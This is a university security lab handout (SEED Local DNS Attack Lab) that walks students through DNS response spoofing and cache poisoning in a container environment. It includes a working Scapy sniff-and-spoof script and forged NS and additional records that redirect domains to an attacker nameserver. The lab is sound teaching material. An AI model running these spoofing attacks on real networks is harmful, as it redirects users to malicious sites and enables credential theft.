

Local DNS Attack Lab

Copyright © 2018 - 2020 by Wenliang Du.

This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. If you remix, transform, or build upon the material, this copyright notice must be left intact, or reproduced in a way that is reasonable to the medium in which the work is being re-published.

1 Lab Overview

DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (and vice versa). This translation is through DNS resolution, which happens behind the scene. DNS attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. The objective of this lab is to understand how such attacks work. Students will first set up and configure a DNS server, and then they will try various DNS attacks on the target that is also within the lab environment.

The difficulties of attacking local victims versus remote DNS servers are quite different. Therefore, we have developed two labs, one focusing on local DNS attacks, and the other on remote DNS attack. This lab focuses on local attacks. This lab covers the following topics:

- DNS and how it works
- DNS server setup
- DNS cache poisoning attack
- Spoofing DNS responses
- Packet sniffing and spoofing
- The Scapy tool

Readings and videos. Detailed coverage of the DNS protocol and attacks can be found in the following:

- Chapter 18 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at <https://www.handsonsecurity.net>.
- Section 7 of the SEED Lecture, *Internet Security: A Hands-on Approach*, by Wenliang Du. See details at <https://www.handsonsecurity.net/video.html>.

Lab environment. This lab has been tested on the SEED Ubuntu 20.04 VM. You can download a pre-built image from the SEED website, and run the SEED VM on your own computer. However, most of the SEED labs can be conducted on the cloud, and you can follow our instruction to create a SEED VM on the cloud.

2 Lab Environment Setup Task

The main target for DNS cache poisoning attacks is local DNS server. Obviously, it is illegal to attack a real server, so we need to set up our own DNS server to conduct the attack experiments. The lab environment needs four separate machines: one for the victim, one for the local DNS server, and two for the attacker. The lab environment setup is illustrated in Figure 1. This lab focuses on the local attack, so we put all these machines on the same LAN.




Figure 1: Lab environment setup

2.1 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).

```
$ docker-compose build # Build the container images
$ docker-compose up    # Start the containers
$ docker-compose down  # Shut down the containers

// Aliases for the Compose commands above
$ dcbuild              # Alias for: docker-compose build
$ dcup                 # Alias for: docker-compose up
$ dcdwn                # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the `"docker ps"` command to find out the ID of the container, and then use `"docker exec"` to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps              // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>         // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
```

```
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

If you encounter problems when setting up the lab environment, please read the “Common Problems” section of the manual for potential solutions.

2.2 About the Attacker Container

In this lab, we can either use the VM or the attacker container as the attacker machine. If you look at the Docker Compose file, you will see that the attacker container is configured differently from the other containers.

- *Shared folder.* When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. In order for the VM and container to share files, we have created a shared folder between the VM and the container using the Docker `volumes`. If you look at the Docker Compose file, you will find out that we have added the following entry to some of the containers. It indicates mounting the `./volumes` folder on the host machine (i.e., the VM) to the `/volumes` folder inside the container. We will write our code in the `./volumes` folder (on the VM), so they can be used inside the containers.

```
volumes:
  - ./volumes:/volumes
```

- *Host mode.* In this lab, the attacker needs to be able to sniff packets, but running sniffer programs inside a container has problems, because a container is effectively attached to a virtual switch, so it can only see its own traffic, and it is never going to see the packets among other containers. To solve this problem, we use the `host` mode for the attacker container. This allows the attacker container to see all the traffics. The following entry used on the attacker container:

```
network_mode: host
```

When a container is in the `host` mode, it sees all the host’s network interfaces, and it even has the same IP addresses as the host. Basically, it is put in the same network namespace as the host VM. However, the container is still a separate machine, because its other namespaces are still different from the host.

2.3 Summary of the DNS Configuration

All the containers are already configured for this lab. We provide a summary here, so students are aware of these configurations. Detailed explanation of the configuration can be found from the manual.

Local DNS Server. We run the BIND 9 DNS server program on the local DNS server. BIND 9 gets its configuration from a file called `/etc/bind/named.conf`. This file is the primary configuration file, and

it usually contains several "include" entries, i.e., the actual configurations are stored in those included files. One of the included files is called `/etc/bind/named.conf.options`. This is where the actual configuration is set.

- *Simplification.* DNS servers now randomize the source port number in their DNS queries; this makes the attacks much more difficult. Unfortunately, many DNS servers still use predictable source port number. For the sake of simplicity in this lab, we fix the source port number to 33333 in the configuration file.
- *Turning off DNSSEC.* DNSSEC is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we have turned off the protection in the configuration file.
- *DNS cache.* During the attack, we need to inspect the DNS cache on the local DNS server. The following two commands are related to DNS cache. The first command dumps the content of the cache to the file `/var/cache/bind/dump.db`, and the second command clears the cache.

```
# rndc dumpdb -cache      // Dump the cache to the specified file
# rndc flush              // Flush the DNS cache
```

- *Forwarding the attacker32.com zone.* A forward zone is added to the local DNS server, so if anybody queries the `attacker32.com` domain, the query will be forwarded to this domain's nameserver, which is hosted in the attacker container. The zone entry is put inside the `named.conf` file.

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

User machine. The user container `10.9.0.5` is already configured to use `10.9.0.53` as its local DNS server. This is achieved by changing the resolver configuration file (`/etc/resolv.conf`) of the user machine, so the server `10.9.0.53` is added as the first `nameserver` entry in the file, i.e., this server will be used as the primary DNS server.

Attacker's Nameserver. On the attacker's nameserver, we host two zones. One is the attacker's legitimate zone `attacker32.com`, and the other is the fake `example.com` zone. The zones are configured in `/etc/bind/named.conf`:

```
zone "attacker32.com" {
    type master;
    file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
    type master;
    file "/etc/bind/example.com.zone";
};
```

2.4 Testing the DNS Setup

From the User container, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of `ns.attacker32.com`. When we run the following `dig` command, the local DNS server will forward the request to the Attacker nameserver due to the `forward` zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (`attacker32.com.zone`) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues. Please describe your observation in your lab report.

```
$ dig ns.attacker32.com
```

Get the IP address of `www.example.com`. Two nameservers are now hosting the `example.com` domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine), and describe your observation.

```
// Send the query to our local DNS server, which will send the query
// to example.com's official nameserver.
$ dig www.example.com
```

```
// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

Obviously, nobody is going to ask `ns.attacker32.com` for the IP address of `www.example.com`; they will always ask the `example.com` domain's official nameserver for answers. The objective of the DNS cache poisoning attack is to get the victims to ask `ns.attacker32.com` for the IP address of `www.example.com`. Namely, if our attack is successful, if we just run the first `dig` command, the one without the `@` option, we should get the fake result from the attacker, instead of getting the authentic one from the domain's legitimate nameserver.

3 The Attack Tasks

The main objective of DNS attacks on a user is to redirect the user to another machine *B* when the user tries to get to machine *A* using *A*'s host name. For example, when the user tries to access the online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of bank, the user might be fooled and give away password of his/her online banking account.

3.1 Task 1: Directly Spoofing Response to User

When a user types the name of a web site (a host name, such as `www.example.com`) in a web browser, the user's computer will send a DNS request to the local DNS server to resolve the IP address of the host name. Attackers can sniff the DNS request message, they can then immediately create a fake DNS response, and send back to the user machine. If the fake reply arrives earlier than the real reply, it will be accepted by the user machine. See Figure 2).

Please write a program to launch such an attack. A code skeleton is provided in the following. Section 4 has an example showing how to create a DNS packet that includes various types of records. Detailed guidelines are provided in the SEED book.




Figure 2: Local DNS Poisoning Attack

```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(...)           # Create an IP object
        udp = UDP(...)          # Create a UDP object
        Anssec = DNSRR(...)      # Create an answer record
        dns = DNS(...)           # Create a DNS object
        spoofpkt = ip/udp/dns    # Assemble the spoofed DNS packet
        send(spoofpkt)

myFilter = "..."             # Set the filter
pkt=sniff(iface='br-43d947d991eb', filter=myFilter, prn=spoof_dns)
```

It should be noted that in the code above, the value (highlighted) for the `iface` argument should be replaced with the actual interface name for the `10.9.0.0/24` network.

While the attack program is running, on the user machine, you can run `dig` command on behalf of the user. This command triggers the user machine to send out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the `example.com` domain (if the cache does not contain the answer). If your attack is successful, you should be able to see your spoofed information in the reply. Compare your results obtained before and after the attack.

Before launching the attack, make sure that the cache in the local DNS server is cleaned. If the cache has the answer, the reply from the local DNS server will be faster than the one you spoofed, and your attack will not be able to succeed.

A potential issue. When we do this lab using containers, sometimes (not always) we saw a very strange situation. The sniffing and spoofing inside containers is very slow, and our spoofed packets even arrive later than the legitimate one from the Internet, even though we are local. In the past, when we use VMs for this lab, we never had this issue. We have not figured out the cause of this performance issue yet (if you have any insight on this issue, please let us know).

If you do encounter this strange situation, we can get around it. We intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast. This can be done using the following `tc` command on the router to add some delay to the outgoing network traffic. The router has two interfaces, `eth0` and `eth1`, make sure use the one connected to the external network `10.8.0.0/24`.

```
// Delay the network traffic by 100ms
# tc qdisc add dev eth0 root netem delay 100ms

// Delete the tc entry
# tc qdisc del dev eth0 root netem

// Show all the tc entries
# tc qdisc show dev eth0
```

You can keep the `tc` entry on for this entire lab, because all the tasks will face a similar situation.

3.2 Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for `www.example.com` the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.

When a local DNS server receives a query, it first looks for the answer from its own cache; if the answer is there, the DNS server will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When it gets the answer, it will store the answer in the cache, so next time, there is no need to ask other DNS servers. See Figure 2.

Therefore, if attackers can spoof the response from other DNS servers, the local DNS server will keep the spoofed response in its cache for certain period of time. Next time, when a user's machine wants to resolve the same host name, it will get the spoofed response from the cache. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called *DNS cache poisoning*.

Please modify the program used in the previous task for this attack. Before attacking, make sure that the DNS Server's cache is empty. You can flush the cache using the following command:

```
# rndc flush
```

You can inspect the cache on the local DNS server to see whether it is poisoned or not. The following commands first dump the cache into a file, and then display the content of the cache file.

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

3.3 Task 3: Spoofing NS Records

In the previous task, our DNS cache poisoning attack only affects one hostname, i.e., `www.example.com`. If users try to get the IP address of another hostname, such as `mail.example.com`, we need to launch the attack again. It will be more efficient if we launch one attack that can affect the entire `example.com` domain.

The idea is to use the Authority section in DNS replies. Basically, when we spoofed a reply, in addition to spoofing the answer (in the Answer section), we add the following in the Authority section. When this entry is cached by the local DNS server, `ns.attacker32.com` will be used as the nameserver for future queries of any hostname in the `example.com` domain. Since `ns.attacker32.com` is controlled by attackers, it can provide a forged answer for any query. The IP address of this machine is `10.9.0.153` in our setup.

```
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.attacker32.com.
```

Please add a spoofed NS record in your attack code, and launch the attack. Section 4 has an example showing how to include an NS record in a DNS response packet. Detailed guidelines are provided in the SEED book. Before doing the attack, please remember to clear the cache on the local DNS server first. If your attack is successful, when you run the `dig` command on the user machine for any hostname in the `example.com` domain, you will get the fake IP address provided by `ns.attacker32.com`. Please also check the cache on the local DNS server and see whether the spoofed NS record is in the cache or not.

3.4 Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so `ns.attacker32.com` becomes the nameserver for the `example.com` domain. Inspired by this success, we would like to extend its impact to other domain. Namely, in the spoofed response triggered by a query for `www.example.com`, we would like to add additional entry in the Authority section (see the following), so `ns.attacker32.com` is also used as the nameserver for `google.com`.

```
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.attacker32.com.
google.com.           259200  IN      NS      ns.attacker32.com.
```

Please modify your attack code slightly to launch the above attack on your local DNS server. After the attack, check the DNS cache and see which record is cached. Please describe and explain your observation. It should be noted that the query that we are attacking is still the query to `example.com`, not one to `google.com`.

3.5 Task 5: Spoofing Records in the Additional Section

In DNS replies, there is section called Additional Section, which is used to provide additional information. In practice, it is mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section. The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server. In particular, when responding to the query for `www.example.com`, we add the following entries in the spoofed reply, in addition to the entries in the Answer section:

```
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.attacker32.com.
```



```
example.com.          259200  IN    NS    ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.    259200  IN    A      1.2.3.4    ①
ns.example.net.       259200  IN    A      5.6.7.8    ②
www.facebook.com.     259200  IN    A      3.4.5.6    ③
```

Entries ① and ② are related to the hostnames in the Authority section. Entry ③ is completely irrelevant to any entry in the reply, but it provides a “gracious” help to users, so they do not need to look up for the IP address of Facebook. Please use Scapy to spoof such a DNS reply. Your job is to report what entries will be successfully cached, and what entries will not be cached; please explain why.

3.6 What’s Next

In the DNS cache poisoning attack of this lab, we assume that the attacker and the DNS server are on the same LAN, i.e., the attacker can observe the DNS query message. When the attacker and the DNS server are not on the same LAN, the cache poisoning attack becomes much more challenging. If you are interested in taking on such a challenge, you can try our “Remote DNS Attack Lab”.

4 Guideline

You need to use Scapy for several tasks in this lab. The following sample code shows how to sniff a DNS query and then spoof a DNS reply, which contains a record in the Answer section, two records in the Authority section and two records in the Additional section. The code is already included in the `Labsetup.zip` file (inside the `volumes` folder).

Listing 1: Sample code: `dns_sniff_spoof.py`

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                      ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
                      ttl=259200, rdata='ns2.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
```

```

        ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                ttl=259200, rdata='5.6.7.8')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, *
            qdcount=1, ancount=1, nscount=2, arcount=2,
            an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

# Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-43d947d991eb', filter=f, prn=spoof_dns) ☆

```

Please make sure replace the interface name in Line ☆ with the one in your system. Line * constructs the DNS payload, including DNS header and data. Each field of the DNS payload is explained in the following:

- id: Transaction ID; should be the same as that in the request.
- qd: Query Domain; should be the same as that in the Request.
- aa: Authoritative answer (1 means that the answer contains Authoritative answer).
- rd: Recursion Desired (0 means to disable Recursive queries).
- qr: Query Response bit (1 means Response).
- qdcount: number of query domains.
- ancount: number of records in the Answer section.
- nscount: number of records in the Authority section.
- arcount: number of records in the Additional section.
- an: Answer section
- ns: Authority section
- ar: Additional section

5 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.